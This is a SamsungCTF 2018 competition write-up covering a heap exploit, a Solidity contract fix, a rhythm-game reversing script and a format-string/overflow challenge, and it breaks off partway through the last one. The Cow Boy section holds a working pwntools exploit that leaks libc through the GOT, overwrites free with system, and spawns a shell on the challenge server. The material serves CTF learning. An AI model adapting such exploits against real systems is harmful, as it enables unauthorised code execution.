SamsungCTF 2018 Write-Up

13th. guetta (5unKn0wn.lee@gmail.com) - 784pt

Table of concepts

None - Mic Check (100pts)

> SCTF{you_need_to_include_SCTF{}_too}

Attack - Cow Boy (109pts)

힙 할당자를 자체 구현하였다.
청크를 가리키는 bin 링크드리스트를 만들 때 next포인터가 들어가는데 힙을 초기화 하지 않고 next포인터 역시 초기화하지 않았기 때문에 임의의 값을 가리킬 수 있다.

next포인터가 got를 가리키게 해서 라이브러리 주소를 릭하고 다시 한번 더 가리키게 해서 free got를 system으로 바꿔 쉘을 획득할 수 있다.

```
from pwn import *

def alloc(size):
    r.sendlineafter("exit\n----------------------------------------\n", "1")
    r.sendlineafter("2049: ", str(size))

def show_heap_chunks():
    r.sendlineafter("exit\n----------------------------------------\n", "3")

def fill_data(binnum, chunknum, inp):
    r.sendlineafter("exit\n----------------------------------------\n", "4")
    r.sendlineafter("num? : ", str(binnum))
    r.sendlineafter("num? : ", str(chunknum))
    r.sendafter("input: ", inp)

r = remote("cowboy.eatpwnnosleep.com", 14697)

alloc(200)
fill_data(4, 0, 'A' * 8 + p64(0x0000000000602090) + 'A' * 24 + p64(0x0000000000400
5b8)) # rand got, free relocation table
alloc(300)
show_heap_chunks()
r.recvuntil("bin[5]: ")
libc = int(r.recvuntil("\n", drop=True).split(' ')[1], 16) - 0x000000000003AF60 #
rand offset
system = libc + 0x0000000000045390  # system offset
print hex(libc)
alloc(20)
fill_data(1, 1, p64(system))
alloc(10)
fill_data(0, 0, '/bin/sh;')

r.interactive()
```

```
[MacBookui-MacBook-Pro:Desktop 5unKn0wn$ python cowboy.py
[+] Opening connection to cowboy.eatpwnnosleep.com on port 14697: Done
0x7f015761b000
[*] Switching to interactive mode
$ id
uid=1000(CowBoy) gid=1000(CowBoy) groups=1000(CowBoy)
$ cat flag
SCTF{H4v3_y0u_ev3r_seen_CowBoy_B1B0P?}
$
```

> SCTF{H4v3_y0u_ev3r_seen_CowBoy_B1B0P?}

Defense - BankRobber (103pts)

솔리디티 소스코드가 주어진다.

```
1. donate에서 msg.sender가 donate하는 금액보다 많이 있는지 확인
2. transfer와 multi transfer, payable에서 수신자가 받을 때 인티저 오버플로우가 나는지 확인
3. deliver에서 tx.origin이 msg.sender와 같은지 확인
```

위의 세가지를 수정해주면 된다.

```
pragma solidity ^0.4.18;

contract SCTFBank{
    event LogBalance(address addr, uint256 value);
    mapping (address => uint256) private balance;
    uint256 private donation_deposit;
    address private owner;

    //constructor
    constructor() public{
        owner = msg.sender;
    }

    //logging balance of requested address
    function showBalance(address addr) public {
        emit LogBalance(addr, balance[addr]);
    }

    //withdraw my balance
    function withdraw(uint256 value) public{
        require(balance[msg.sender] > value);
        msg.sender.call.value(value)();
        balance[msg.sender] -= value;
    }

    //transfer my balance to other
    function transfer(address to, uint256 value) public {
        require(balance[msg.sender] > value);
        require(balance[to] + value < 0xffffffffffffffffffffffffffffffff);
        balance[msg.sender] -= value;
        balance[to]+=value;
    }

    //transfer my balance to others
    function multiTransfer(address[] to_list, uint256 value) public {
        require(balance[msg.sender] > value*to_list.length);
        balance[msg.sender] -= value*to_list.length;
```

```
        for(uint i=0; i < to_list.length; i++){
            require(balance[to_list[i]] + value < 0xffffffffffffffffffffffffffffff
ff);
            balance[to_list[i]] += value;
        }
    }

    //donate my balance
    function donate(uint256 value) public {
        require(balance[msg.sender] > value);
        balance[msg.sender] -= value;
        donation_deposit += value;
    }

    //Only bank owner can deliver donations to anywhere he want.
    function deliver(address to) public {
        require(tx.origin == owner);
        require(tx.origin == msg.sender);
        to.transfer(donation_deposit);
        donation_deposit = 0;
    }

    //balance deposit, simple fallback function
    function () payable public {
        require(balance[msg.sender] + msg.value < 0xffffffffffffffffffffffffffff
ff);
        balance[msg.sender]+=msg.value;
    }
}
//END
```

```
Compiling...

Your SCTFBank should work correctly for benign transactions
=== SCTFBank functionality tests ===
PASS: Contract ABI check
PASS: Deposit (fallback function) / withdraw test
PASS: transfer() test
PASS: multi_transfer() test
PASS: donate / deliver test
=== Functionality test passed ===


GREAT! Time to open bank!
... Bank Robbers are coming!
WOW! Your SCTFBank is safe!
Flag: SCTF{sorry_this_transaction_was_sent_by_my_cat}
```


> SCTF{sorry_this_transaction_was_sent_by_my_cat}


Reversing - dingJMax (106pts)

리듬게임이 구현되어있다.
사용자가 입력하는 모든 인풋에 대해 플래그가 연산이 이루어지며 모든 노트를 퍼펙트하게 찍었을 때 올바른 플래그가 나온다.

바이너리에서 노트 데이터를 모두 복사하여 노트가 퍼펙트 할 때의 연산을 똑같이 수행해주었다.

```
l = [' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', '
', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'f', ' ', ' ', ' ',
 ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'f', ' ', ' ', ' ', '
 ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' '
, ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ',
' ', ' ', ' ', 'f', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', '
', ' ', ' ', 'k', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ',
 ' ', ' ', 'f', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', '
 ', ' ', 'f', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', ' '
, ' ', 'k', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', ' ',
' ', 'f', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', ' ', '
', 'f', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', ' ', ' ',
 'k', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', ' ', ' ', '
f', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'f'
, ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'k',
' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'f', '
', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'k', ' ',
```





```
  ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '
, ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ',
' ', ' ', ' ', ' ', ' ', ' ', ' ', 'f', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', '
', ' ', ' ', ' ', ' ', 'k', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ',
  ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '
k', ' ', ' ', ' ', ' ', 'k', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', ' ', ' ', '
', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', 'j', 'k', ' ', 'd', ' ', ' ', ' ', ' ', ' ', 'k', ' ', ' ',
' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'f
', ' ', ' ', 'f', ' ', ' ', 'k', 'k', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', 'j', ' ', ' ', ' ',
  ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'k', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', '
  ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' '
, ' ', ' ', ' ', ' ', 'f', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'j',
' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', 'd', ' ', ' ', ' ', ' ', ' ', 'd', 'f', ' ', ' ', ' ', '
', ' ', ' ', 'k', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ',
  ' ', ' ', ' ', ' ', 'j', ' ', ' ', ' ', ' ', ' ', 'k', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', '
  ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '
, ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ',
' ']
sbox = []
var1 = 0
var2 = 0
s = bytearray('ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_!')
flag = bytearray('qN7BuRx4rElDv84dgNaaNBanZf0HSHFjqOvbkFfgTRg3r')

def update_sbox(a1):
    global var1, var2
    for i in range(a1):
        var1 = (var1 + 1) % 64
        var2 = (var2 + sbox[var1]) % 64
        sbox[var1], sbox[var2] = sbox[var2], sbox[var1]
        v3 = sbox[(sbox[var1] + sbox[var2]) % 64]
    return s[v3]

def get_idx(a):
    for i in range(0x40):
        if a == s[i]:
            return i

def get_table(a1, a2):
    return s[(get_idx(a2) ^ get_idx(a1)) % 64]

def calculate_flag():
    for i in range(len(flag)):
        v1 = update_sbox(1)
        flag[i] = get_table(flag[i], v1)

for i in range(64):
    sbox.append(i)
```

```
for i in range(0, len(l) * 20, 20):
    cur = l[i / 20]
    if cur == ' ':
        continue
    else:
        update_sbox(ord(cur) * (i + 380))
        calculate_flag()
        print flag, i

print flag
```

```
nef66tyM_7zAgEoOmcadxDxi1R5uWavEQ_W!QWyZFu1Qx 40600
5kzIVyx_TcsqHg1r9jvntnQ7SBZ6cPm4x!3znQgfs1UQQ 40720
O7mX3su1vbyJYydEPtP6qkZ4h!h42rYfeSnTrDlDUYi0t 40960
WjemwmEez60UGvgHJfXtkFPRVFB91Ar2hkMdFNearycq5 41140
AbkTzLB1BbWG27SrYMA85NP8CSmlY4WrXh34ZvLgRFThU 41240
elGPrUP6UL1XYAe3KUBEd3cZ5WDqE2!rCUBbY4drqrwke 41260
OlXrPbb0flr3!t3HFP4l4jBZMf!aJbFQQC5oimkBPHtSO 41360
aD7!vImd6_42BMPaWGGI0DQSTs5CECEHJsqiB3z7oPh4G 41720
I_w0u1d_l1k3_70_d3v3l0p_GUI_v3rs10n_n3x7_t1m3 41820
I_w0u1d_l1k3_70_d3v3l0p_GUI_v3rs10n_n3x7_t1m3
MacBookui-MacBook-Pro:Desktop 5unKn0wn$
```

> SCTF{I_w0u1d_l1k3_70_d3v3l0p_GUI_v3rs10n_n3x7_t1m3}

Attack - Catch the bug (192pts)

벌레를 잡는 컨셉의 바이너리이다.
취약점은 총 두 개로 inspect the bug에서 bug name을 출력할 때 포맷스트링이 발생하며, submit a report에서 버퍼오버플로우 취약점이 있다.

포맷스트링 버그는 3글자밖에 일으킬 수 없기 때문에 %p로 라이브러리 릭을 하는 것 외에는 방법이 없다.
버퍼오버플로우는 buffer와 password를 가리키는 포인터를 임의의 값으로 덮을 수 있고 그 포인터가 가리키는 곳을 임의의 값으로 덮을 수 있다.


다만 매번 오버플로우가 나는 오프셋이 달라지기 때문에 정확하게 계산을 해야한다.

```
void __cdecl submit_a_report()
{
  char *v0; // rbx
  int i; // [rsp+Ch] [rbp-14h]

  puts("Submit a report about your work");
  puts("Report title");
  buffer += readstr(buffer, 0x40);
  puts("Report subtitle");
  buffer += readstr(buffer, 0x80);
  for ( i = 0; i < bug_cnt; ++i )
  {
    *(_QWORD *)buffer = *(_QWORD *)&bug_name[12 * i];
    buffer += 8;
    strcpy(buffer, bug_image[(unsigned __int64)(unsigned int)bug_type[3 * i]]);
    v0 = buffer;
    buffer = &v0[strlen(bug_image[(unsigned __int64)(unsigned int)bug_type[3 * i]])];
  }
  puts("Report body");
  buffer += readstr(buffer, 0x100);             // can overwrite buffer, password pointer
  puts("Report tag");
  buffer += readstr(buffer, 8);                 // arbitrary 8 byte write
  puts("Report password");
